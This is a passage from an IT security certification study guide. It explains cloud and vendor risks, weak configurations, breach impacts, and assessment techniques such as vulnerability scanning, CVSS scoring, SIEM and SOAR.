Most of the attacks that can be waged against on-premises IT (see sections 1.1, 1.2, and 1.3) can also be waged against a cloud solution. However, there are some additional concerns when operating some or all of an organization's IT/IS in the cloud.

Some attacks and related concepts to be aware of as a cloud customer include the following:

- Increased chances of data loss or disclosure
- Being a target of an attacker who is also using the cloud
- The cloud service provider (CSP) having insecure APIs and user interfaces
- Potential failure of isolation
- The presence of malicious insiders
- Use of weak authentication technologies
- Loss of reputation due to activities of other cloud tenants
- Vulnerabilities allowing for privilege escalation
- Virtualization attacks that could result in VM escaping (i.e., code or access jumping between VMs)
- Unauthorized access to backups

You can often avoid complications, especially related to insecure CSPs, by doing some pre-contract investigations. Some concerns to think about include the following:

- Not being fully versed in the CSP's security policy (if any)
- Not knowing the risk profile of the CSP
- Not being aware of the CSP's design and architecture
- Selecting a CSP that does not follow the same security and hardening philosophy or framework as your organization

- Not having access to security logs or operational logs of your virtual systems, services, and users
- How does the CSP handle natural disasters and what is their disaster recovery plan (DRP)?
- How does the CSP handle hardware failures and what is their business continuity plan (BCP)?
- Is the CSP stable financially or is there a risk of failure?
- Will the CSP convert your data into a proprietary format so that you can't export it, resulting in lock in?
- Will the CSP assist you in avoiding software licensing violations?
- What is the exact level of responsibility of each entity for security and stability in the shared cloud responsibly model?
- Who maintains ownership and possession of security keys, certificates, and credentials?
- Is the CSP located in one country or is it an international organization? Can it guarantee to keep your data within a country's borders?
- What is the physical security of the CSP to avoid unauthorized access to or theft of cloud equipment?
- How does the CSP respond to legal orders to provide logs, use details, or other forms of digital evidence?
- Does the CSP have a secure disposal process for old media?
- Can the CSP ensure compliance with the specific government regulations that you must abide by?

This is not an exhaustive list of things to consider when working with a CSP.

Zero-day

Zero-day attacks are newly discovered attacks for which there is no specific defense available from the vendor of the vulnerable product. A *zero-day exploit* aims to exploit flaws or vulnerabilities in targeted systems that are unknown or undisclosed to the world in general. Zero-day also implies that a direct or specific defense to the attack does not yet exist.

The existence of zero-day vulnerabilities makes it vital that you have a strong patch-management program in your organization that ensures the prompt application of critical security updates.

A related term is *proof of concept (PoC)*. PoC is when a hacker releases a demonstration that a specific hacking approach, concept of exploit, or tool mechanism works. A PoC is not a full exploit, but just evidence that a hacking idea is feasible. In some instances, a PoC is used to prove that a flaw or vulnerability exists to gain the attention of the developer or vendor.

Weak configurations

When *misconfigurations* or *weak configurations* are allowed to remain while a system is in active productive use, the risk of data loss, data leakage, and overall system compromise is higher.

Open permissions

Open permissions allow attackers to gain access, entry, and control of a target easily. Open permissions could be defaults from the vendor, easily guessable credentials, leaked credentials, or systems where access control was turned off, bypassed, or disabled.

Unsecure root accounts

A root account should be limited to local keyboard logon only. This restricts remote or over-the-network use of root accounts. Any and all root account logon attempts should be recorded and an administrator notified immediately. Root accounts need to have complex passwords and, when possible, MFA established.

Errors

Specifically, poor handling and management of errors. This topic was covered in section 1.3 heading “Error handling.”

Weak encryption

Weak encryption may be due to the use of older algorithms, static keys, non-random keys, predictable keys, pre-shared keys, and implementation errors. Weak encryption could be the result of a downgrade attack (see section 1.2 heading “Downgrade”).

Unsecure protocols

Plaintext or otherwise unsecure protocols should be avoided whenever possible. Robustly encrypted protocols with reliable authentication mechanisms should be used instead. If a secure replacement of an unsecure protocol is not available (i.e., a TLS or SSH encrypted version, such as FTPS [FTP secured by TLS] or SFTP [SSH secured FTP]), then encapsulate the unsecure protocol in a VPN.

Default settings

Default settings, passwords, or default configurations should never be allowed to remain on a device or within an application. Defaults are intended for ease of installation and initial configuration to minimize support calls from new customers. As a system administrator, you should alter system settings from their defaults to a state that brings the system into compliance with your security policy.

Open ports and services

Having unnecessary open ports and services increases the attack surface of a system. Only ports and services needed for a business function should be open and active on a system. Reasonable protection can be obtained through the use of firewalls, but it is best to disable any services that are not specifically necessary.

Third-party risks

Third-party risks exist whenever an organization works with an outside entity.

Vendor management

When working with third parties, it is important to implement proper vendor management. A vendor can present risks to an organization that need to be evaluated and mitigated, such as the following:

- Distribution of malware
- Regulatory violations
- Data breaches
- System compromise
- Reputation damage
- Liability
- Financial dependence
- Geopolitical events
- Systematic events

When working with a third-party, a proper risk management program should be adopted. This program should establish ownership and responsibility for the identified risks, prescribe a resolution or mitigation for each risk, and then audit and monitor for incidents and events.

System integration

Vendor management system (VMS) integration is the deployment and use of a software solution to assist with the management and procurement of staffing services, hardware, software, and other needed products and services. A VMS can offer ordering convenience, order distribution, order training, consolidated billing, and more. In regard to security, a VMS can potentially keep communications and contracts confidential, require encrypted and authenticated transactions, and maintain a detailed activity log of events.

Lack of vendor support

Any system, whether hardware or software, will become more insecure over time once it lacks vendor support. Lack of vendor support can be a "feature" of the product all along, where the vendor does not provide any improvement, support, or patching/upgrading of the

product after the initial sale. As a security manager, you should avoid products that lack vendor support and phase out products as they reach their end-of-life (EoL) date.

Supply chain

An organization's supply chain should be assessed to determine what risks it places on the organization. See section 1.2 heading "Supply-chain attacks" and section 1.5 heading "Supply Chain."

Outsourced code development

If your organization depends on custom-developed software or software products produced through outsourced code development, then the risks of that arrangement need to be evaluated and mitigated. First, the quality and security of the code needs to be assessed. Second, if the third-party development group goes out of business, can you continue to operate with the code as is?

A *software escrow agreement (SEA)* is a risk management tool that can protect a company against the failure of a third-party software developer. An SEA can address whether the developer is able to provide adequate support for its products or against the possibility that the developer goes out of business. Under a SEA, the developer provides copies of the source code to an independent third-party organization, i.e., the escrow organization. The SEA specifies "trigger events," such as contract breaches or disillusion of the development team, when the escrow entity releases the source code to your organization.

Data storage

When working with third-party data storage entity, it is important to define requirements and responsibilities clearly in the SLA. One means to maintain control over uploaded, backup, and archival data is to encrypt it before it is transferred to the third-party storage solution.

Improper or weak patch management

Improper or weak patch management allows for known vulnerabilities to remain on systems. Patch management is covered in section 3.2 heading "Patch management."

Firmware

Firmware is the software embedded onto computer hardware. Firmware needs to be updated regularly.

Operating system (OS)

OSs need to be updated with patches from the vendor. This should be managed by a proper patch management policy.

Applications

All applications and other software need to be regularly updated with patches released by their vendors. This should be managed by a proper patch management policy.

Legacy platforms

Legacy platforms, systems, hardware, software, and applications present a risk to an organization. Legacy systems may still function or operate in terms of supporting a business function or task, but they are legacy because they are no longer supported by their original vendor. Legacy systems are also known as end of life (EoL) and end of service life (EOSL) systems (see section 5.3 headings "End of life (EOL)" and "End of service life (EOSL)").

Legacy platforms need to be replaced by current, modern, secured, and supported solutions whenever possible. However, if that is not feasible, then legacy platforms should be isolated in their own network segment or be transitioned to a virtual machine.

Impacts

If a system is breached, if a security policy violation occurs, if an intrusion takes place, then there are consequences and impacts that must be survived, handled, and managed.

Data loss

Data loss occurs when sensitive, confidential, proprietary, or personal data is stolen by an attacker. This type of occurrence can be called a data loss event, a data leakage event, or data exfiltration. Sometimes there is a distinction made between data loss and *data leakage* (i.e., disclosure). In those circumstances, a data loss event occurs when data is no longer accessible, such as due to corruption, deletion, malfunction, or even DoS.

Data breaches

A *data breach* can be another term for data loss. A data breach can also be the exposure or disclosure of sensitive data. A data breach can occur due to internal negligence, intentional policy violation, or via hacker exploitation. Exposure time is not typically relevant to whether something is labeled a breach, as some compromises only last minutes while others may be persistent for months. A breach may or may not be an attack, it can also be a security violation caused by accident, Mother Nature, misconfiguration, safeguard failure, or poor planning.

Data exfiltration

A *data exfiltration* is another term for data loss. A data exfiltration or disclosure event occurs when there is a copying of and potential removal of data from a protected environment into an unauthorized location, container, or where it is accessible by unauthorized entities. Data exfiltration can be a loss event (where you no longer have access) or a leakage event (where your data is not also somewhere else).

Identity theft

Identity theft was covered in section 1.1 heading "Identity fraud."

Financial

Any security breach will cause an increase in financial expenses as the issue is resolved. These expenses can include fines from regulators, increased costs due to auditor scrutiny and oversight which may interfere with efficient production, customer/victim compensation, corporate stock price fluctuations due to public opinion about the compromise, cost of downtime, cost of rebuilding, cost of restoring, cost of relocating, cost of re-establishing public trust, and cost of law suits.

Reputation

A security breach can also affect an organization's reputation. This can include a shift in public opinions, a change in supplied attitudes, a loss of trust from distributers, a reaction of the stock market, a change in customer attitudes, a greater focus from regulatory watchguards, a loss of loyalty and confidence from both customers and employees.

Availability loss

Availability loss can be the cause of financial and reputational damage. Availability is one of the elements of the CIA triad, which is the cornerstone of security and business stability. Availability loss can be caused by an attack, due to a natural disaster, or even an internal mistake. Loss of availability will have repercussions, so it is to be avoided when possible, such as with a BCP or DRP. Implementing more rigorous fault tolerance is necessary to avoid or minimize availability loss, which may include redundancy, failover, clustering, and alternative processing locations.

Exam Essentials

Understand zero-day. Zero-day attacks are newly discovered attacks for which there is no specific defense available from the vendor of the vulnerable product.

Understand misconfiguration/weak configuration. When misconfigurations or weak configurations are allowed to remain while a system is in active productive use, the risk of data loss, data leakage, and overall system compromise is higher.

Understand outsourced code development risks. If your organization depends on custom-developed software or software products produced through outsourced code development, then the risks of that arrangement need to be evaluated and mitigated. A software escrow agreement (SEA) is a risk management tool that can protect a company against the failure of a third-party software developer.

Understand data storage risks. When working with third-party data storage entity, it is important to define requirements and responsibilities clearly in the SLA. One means to

maintain control over uploaded, backup, and archival data is to encrypt it before it is transferred to the third-party storage solution.

Understand IT/IS impacts. Impacts of a breach can include data loss/breach/exfiltration, identity theft, financial, reputation, and availability loss.

1.7 Summarize the techniques used in security assessments.

Security assessments are evaluations of the current state of security of a specific application through an entire organization's IT/IS implementation.

Threat hunting

Threat hunting is the activity of security professionals to seek out and identity new threats. A threat hunt is a proactive search through IoCs, log files, or other observables to locate malware or intruders lurking on a system. The idea of threat hunting is to actively look for problems and issues rather than waiting for an alarm or alert to occur.

The process of threat hunting is primarily iterative, meaning a set of steps are repeated. The threat hunter will first form a hypothesis of what they think is happening or has occurred; then they seek out information to confirm or deny that hypothesis. If their hypothesis fails, then they start over with a new one. The hypothesis can be formed out of a subjective perception of events from the environment or from facts derived from sources of threat intelligence.

Some new tools have been developed to assist in threat hunting or just conscripted into being used for threat hunting. User and entity behavior analytics (UEBA) focuses on gathering data about user habits and activities to detect insider threats, targeted attacks, financial fraud, and even espionage.

The acronym UEBA can be used to reference User and Entity Behavior Analytics as well as User and Event Behavior Analysis. The former focuses on internal threats based on user activity while the later focuses on issues that may not be specific to user activity or may be caused by external entities. See section 1.7 heading "User behavior analysis."

Intelligence fusion

The combination of local logs with multiple sources of threat intelligence integrated into a useful analysis or report is known as *intelligence fusion*. See section 1.5 heading "Threat intelligence sources."

Threat feeds

Threat feeds are sources of information about attacks and exploits. For examples of threat feeds see section 1.5 headings "Threat intelligence sources" and "Research sources."

Advisories and bulletins

Security advisories and bulletins are published by vendors, threat intelligence services, and other security focused organizations.

Maneuver

To *maneuver* is to consider the parameters of an attack, exploit, or intrusion and attempt to gain a better understanding through adjusting focus, sensor location, or analysis perspective. Some have described maneuver as the ability to think like a malicious attacker and consider what steps would be taken to complete an attack while minimizing detection and capture.

A few excellent papers about the background of and modern cyber warfare adoption of maneuver can be found here:

```
ccdcoe.org/uploads/2012/01/3_3_Applegate_
ThePrincipleOfManeuverInCyberOperations.pdf
smallwarsjournal.com/jrnl/art/strategic-cyber-maneuver
smallwarsjournal.com/jrnl/art/training-cyberspace-maneuver
```

Vulnerability scans

Vulnerability scanning is used to discover weaknesses in deployed security systems to improve or repair them before a breach occurs. A vulnerability scanner is a tool used to scan a target system for known holes, weaknesses, or vulnerabilities. Vulnerability scanners are designed to probe targets and produce a report of the findings.

Vulnerability scanners are designed not to cause damage while they probe for weaknesses, but they can still inadvertently cause errors, slower network performance, and downtime. Thus, it's important to plan their use and prepare for potential recovery actions. Each time a vulnerability scanner is to be used; it should be updated from the vendor. A vulnerability scanner should be used on a regular periodic basis (such as weekly) to identify vulnerabilities, weaknesses, missing patches, and misconfigurations in all parts of a company network. Vulnerability testing authorization should be obtained before performing the security assessment.

The results of a vulnerability scan need to be interpreted by a knowledgeable security expert. Automated scanning tools can produce numerous false positives (see the following headings of "False positives" and "False negatives").

False positives

A *false positive* is the occurrence of an alarm or alert due to a benign activity being initially classified as potentially malicious. After repeated false positives, security personnel may stop responding to alarms and assume all alerts are false.

As shown in Table 1.1, there are four possible even states. They are based on events being classified as malicious or benign and then an alarm or alert occurring or not occurring. Non-alarm/alert events are "negative" and alarm/alert events are "positive." Benign events should not trigger an alarm/alert, so those are true negatives, the most desired type of event. Malicious events that trigger an alarm/alert are true positives. This is the second desired type of event since when a malicious activity occurs, you absolutely want to know about it. False negatives are covered in the next heading, "False negatives."

TABLE 1.1 Event types and alarms

	Malicious events	**Benign events**
Alarm/alert	True positive	False positive
No alarm/alert	False negative	True negative

False negatives

An even more important issue to address is the *false negative*. Whereas a false positive is an alarm without a malicious event, a false negative is a malicious event without an alarm. False negatives occur when poor detection technologies are used, when detection databases are not kept current, or when an organization is facing a new, unknown zero-day threat.

To reduce the risk of false negatives, organizations should adopt a deny-by-default or implicit-deny security stance. This stance centers on the idea that nothing is allowed to occur, such as execution, unless it is specifically allowed (placed on a allow-list or an exception list).

Log reviews

A vulnerability scanner should create a log file of its actions, activities, and detections. Some administrators may want to review these logs to confirm the operation of the scanner. Such logs can also be used as another data source for SIEM solutions, IDSs, and threat intelligence operations.

Some vulnerability scanners can import and analyze system and application logs as part of their detection operations. Logs can be another source of passive information that can provide greater insight into the potential for vulnerabilities to be present in active software and hardware products.

Credentialed vs. non-credentialed

A *credentialed* scan is one where the logon credentials of a user are be provided to the scanner for it to perform its work. A credentialed scan has the ability to provide more accurate information, especially related to configurations, patches, inactive local accounts, permission settings on files, registry values, file/service/product version, and other internal-to-the-OS concerns. A credentialed scan may also be preferred when evaluating legacy, EoL, or EoS systems. Most credentialed scans are less forceful as they are able to perform standard and direct queries.

A *non-credentialed* or uncredentialed scan is one where no user accounts are provided to the scanning tool, so only those vulnerabilities that don't require credentials are discovered. Non-credentialed scans are often more forceful because they may need to resort to flooding, overloading, and brute-force methods to illicit information from a target.

Intrusive vs. non-intrusive

An *intrusive* vulnerability scan (a.k.a. *active evaluation* or *aggressive scanning*) attempts to exploit any flaws or vulnerabilities detected. A *non-intrusive* vulnerability scan (a.k.a. *passive evaluation*) only discovers the symptoms of flaws and vulnerabilities and doesn't attempt to exploit them. Traditionally, a vulnerability scanner is assumed to be non-intrusive, whereas a penetration test is assumed to be intrusive.

Application

An *application vulnerability scanner* is a security tool designed to evaluate a specific type of application for flaws and weaknesses, such as web application vulnerability scanners and database scanners.

Web application

A web application vulnerability scanner is a security tool designed to evaluate web applications, sites, pages, and servers for flaws and weaknesses. Web vulnerabilities include SQLi, XSS, directory traversal, buffer overflows, improper error handling, poor cryptography configuration, and more.

Network


A network application vulnerability scanner is a security tool designed to evaluate a network, its communication devices, the in-use protocols, and the hosts for flaws and weaknesses.

Common Vulnerabilities and Exposures (CVE)/Common Vulnerability Scoring System (CVSS)

Security Content Automation Protocol (SCAP) is an effort led by the National Institute of Standards and Technology (NIST) in an effort to establish a standardized means to define and communicate security-related event and issue information. The SCAP standard includes the numerous components, but only two are mentioned on the exam objectives: CVE and CVSS. For learning more about SCAP and its other components (ARF, CCE, CPE, OVAL. OCIL, TMSAD, XCCDF, and SWID), please visit `csrc.nist.gov/projects/security-content-automation-protocol/`, `nvd.nist.gov/vuln-metrics/cvss`, and `scap.nist.gov`.


Common Vulnerabilities and Exposures (CVE) assigns identifiers to publicly known system vulnerabilities to be used for cross-link and cross-referencing purposes. The CVE (hosted at `cve.mitre.org`) is also a vulnerability database that indexes and serves as a repository of information about threats, exploits, and attacks. A CVE detail page (Figure 1.14) may have minimal or expansive information on the specific exploit or security concern.

FIGURE 1.14 The CVE details page for CVE-2020-13111



A CVE detail page will have a link to the National Vulnerability Database (NVD) page for the same specific CVE item. NVD uses the CVE ID and also abided by SCAP. An NVD details page (Figure 1.15) includes additional details about the issue.

FIGURE 1.15 The NVD details page for CVE-2020-13111



On an NVD details page in the Severity section there is the presentation of the *Common Vulnerability Scoring System (CVSS)* ranking for the issue. CVSS is an open framework for communicating the characteristics and severity of software vulnerabilities.

A CVSS consists of three metric groups: Base, Temporal, and Environmental. The Base metrics produce a score ranging from 0 to 10 (Table 1.2), which can then be modified by scoring the Temporal and Environmental metrics. A CVSS score is also represented as a vector string, a compressed textual representation of the values used to derive the score. You might want to review `nvd.nist.gov/vuln-metrics/cvss` and experiment with the NIST CVSS calculator (Figure 1.16) at `nvd.nist.gov/vuln-metrics/cvss/v3-calculator`.

TABLE 1.2 CVSS 3.1 ratings

Severity	Base Score Rating
None	0.0
Low	0.1–3.9
Medium	4.0–6.9
High	7.0–8.9
Critical	9.0–10.0

Configuration review


Configuration review can be an essential capability of a vulnerability scanner. Many vulnerability scanners can determine whether you have improper, poor, or misconfigured systems and protections.

A *configuration compliance scanner* is a form of manually operated or automatically scheduled network access control (NAC) [see section 3.3 heading "Network access control (NAC)"].

Syslog/Security information and event management (SIEM)

A centralized application to automate the monitoring of network systems is essential to many organizations. There are many terms used to describe such a solution, including *Security Information and Event Management (SIEM)*, Security Information Management (SIM), and Security Event Management (SEM). A syslog system can be used as a log collection and centralization service. Syslog enables the real-time cloning of logs from their primary origin point to a secondary system, typically the syslog server itself.

FIGURE 1.16 The CVSS calculator at NIST




SIEM can use triggers or thresholds that oversee specific features, elements, or events that will send alerts or initiate alarms when specific values or levels are breached. This can be seen as a more advanced system than that provided by Simple Network Management Console (SNMP).

SIEMs typically have a wide range of configuration options that allow IT personnel to select which events and occurrences are of importance to the organization. Thus, SIEM allows for customization of monitoring and alerting based on the organization's specific business processes, priorities, and risks. A SIEM solution will include agents for any type of server and may include hooks into network appliances, such as switches, routers, firewalls, IDSs, IPSs, VPNs, and WAPs (Figure 1.17). The reports from a SIEM solution will keep the IT and security staff informed of the overall state of the environment, and alarms and alerts will enable them to respond promptly to concerns or compromises.

SIEM can provide asset tracking, MAC monitoring, IP management, and system inventory oversight, and can even monitor for unauthorized software installations—whether implemented by a user or via malware infection.

FIGURE 1.17 The concept of SIEM



Review reports

The primary purpose in deploying a SIEM is to discover security issues promptly to be able to take action on them. The faster an incident response team (IRT) can respond to an incident, the less harm and damage will take place, and recovery will be faster and less costly.

Packet capture

A packet capturing module can be added to many SIEM solutions to analyze near-real-time network activity for abusive events and malicious behaviors.

A SIEM focused packet capture can attempt to gather each and every packet that traverses a network segment. This is known as continuous capture. A SIEM-focused packet capture could also be set up to capture only packets meeting certain parameters or conditions, effectively pre-set capture filters.

Data inputs

A SIEM is dependent upon the information provided to it for analysis. Therefore, to gain the most benefit out of a SIEM product, it needs to be provided as many data inputs as possible which are as broad and as deep as possible.

User behavior analysis

User behavior analysis (UBA)/user and event behavior analysis (UEBA) is the concept of analyzing the behavior of users, subjects, visitors, customers, etc., for some specific goal or purpose. The E in UEBA extends the analysis to include events that take place but that are

not necessarily directly linked or tied to a user's specific actions, but that can still be corelated to a vulnerability, reconnaissance, intrusion, breach, or exploit occurrence.

See UEBA under the previous heading "Threat hunting."

Sentiment analysis

Sentiment analysis is the concept of analyzing text information for its content and context to identify and extract subjective information from that written material. This is effectively a programmatic means to analyze human speech and behavior by monitoring and analyzing written communications.

Security monitoring

SIEM solutions typically provide standard security monitoring capabilities to evaluate process events, network communications, and user behaviors that violate a company security policy.

Log aggregation

SIEM performs aggregation of logs, event details, and system measurements pulled from the range of devices throughout the network into the centralized management server.

Log collectors

Logs can be protected against accidental and intentional malicious change using *log collectors* or *centralized logging* services, such as SIEM and Syslog.

An additional technique can be to store the log copies on a *write-once, read-many (WORM)* storage device. These are storage media that prohibit the change of any data item once it has been written. Common examples of WORMs include optical discs and ROM chips, but WORM hard drives and tapes are also available.

Security orchestration, automation, and response (SOAR)

Security orchestration, automation, and response (SOAR) is a collection of software solutions that can automate the process of collecting and analyzing log and real-time data, evaluate it in light of materials from threat intelligence sources, and then trigger response to low and mid-level severity issues without the need for human involvement. The goal of using SOAR is to reduce the burden of human response to lower-severity security issues, so the security teams can spend their time, energy, and focus on the more-severe security issues. SOAR can be a means to optimize on-staff expertise, perform force multiplication, and reduce security response and resolution time and cost.

This is a fairly new field of security; to learn more, please view some of the articles being indexed at `www.peerlyst.com/posts/the-security-orchestration-and-automation-wiki-chiheb-chebbi`.

Exam Essentials

Understand threat hunting. Threat hunting is the activity of security professionals to seek out and identity new threats. A threat hunt is a proactive search through IoCs, log files, or other observables to locate malware or intruders lurking on a system. Threat hunting often involves intelligence fusion, use of threat feeds, reviewing advisories and bulletins, and implementing relevant maneuvers.

Understand vulnerability scanning. Vulnerability scanning is used to discover weaknesses in deployed security systems to improve or repair them before a breach occurs.

Know vulnerability scanners. A vulnerability scanner is a tool used to scan a target system for known holes, weaknesses, or vulnerabilities.

Know what a false positive is. A false positive occurs when an alarm or alert is triggered by benign or normal events. A false positive is an alarm without a malicious event.

Know what a false negative is. A false negative occurs when an alarm or alert is not triggered by malicious or abnormal events. A false negative is a malicious event without an alarm.

Understand credentialed vs. non-credentialed. A credentialed scan is one where the logon credentials of a user are provided to the scanner for it to perform its work. A non-credentialed scan is one where no user accounts are provided to the scanning tool, so only those vulnerabilities that don't require credentials are discovered. A credentialed scan is usually less aggressive, while a non-credentialed scan can be more aggressive.

Understand intrusive vs. non-intrusive. An intrusive vulnerability scan (a.k.a. active evaluation or aggressive scanning) attempts to exploit any flaws or vulnerabilities detected. A non-intrusive vulnerability scan (a.k.a. passive evaluation) only discovers the symptoms of flaws and vulnerabilities and doesn't attempt to exploit them.

Understand SCAP. Security Content Automation Protocol (SCAP) is an effort led by the NIST in an effort to establish a standardized means to define and communicate security-related events and issue information.

Understand CVE. Common Vulnerabilities and Exposures (CVE) assigns identifiers to publicly known system vulnerabilities to be used for cross-link and cross-referencing purposes.

Understand CVSS. Common Vulnerability Scoring System (CVSS) is an open framework for communicating the characteristics and severity of software vulnerabilities.

Understand configuration review. Many vulnerability scanners can determine whether you have improper, poor, or misconfigured systems and protections.

Understand Syslog. Syslog enables the real-time cloning of logs from their primary origin point to a secondary system, typically the syslog server itself.

Understand SIEM. Security Information and Event Management (SIEM) is a centralized application to automate the monitoring of network systems. SIEM can use triggers or thresholds that oversee specific features, elements, or events that will send alerts or initiate alarms when specific values or levels are breached.

Understand SOAR. Security orchestration, automation, and response (SOAR) is a collection of software solutions that can automate the process of collecting and analyzing log and real-time data, evaluate it in light of materials from threat intelligence sources, and then trigger response to low and mid-level severity issues without the need for human involvement.

1.8 Explain the techniques used in penetration testing.

Penetration testing (*ethical hacking* or *pen testing*) is an active and intrusive form of security evaluation.

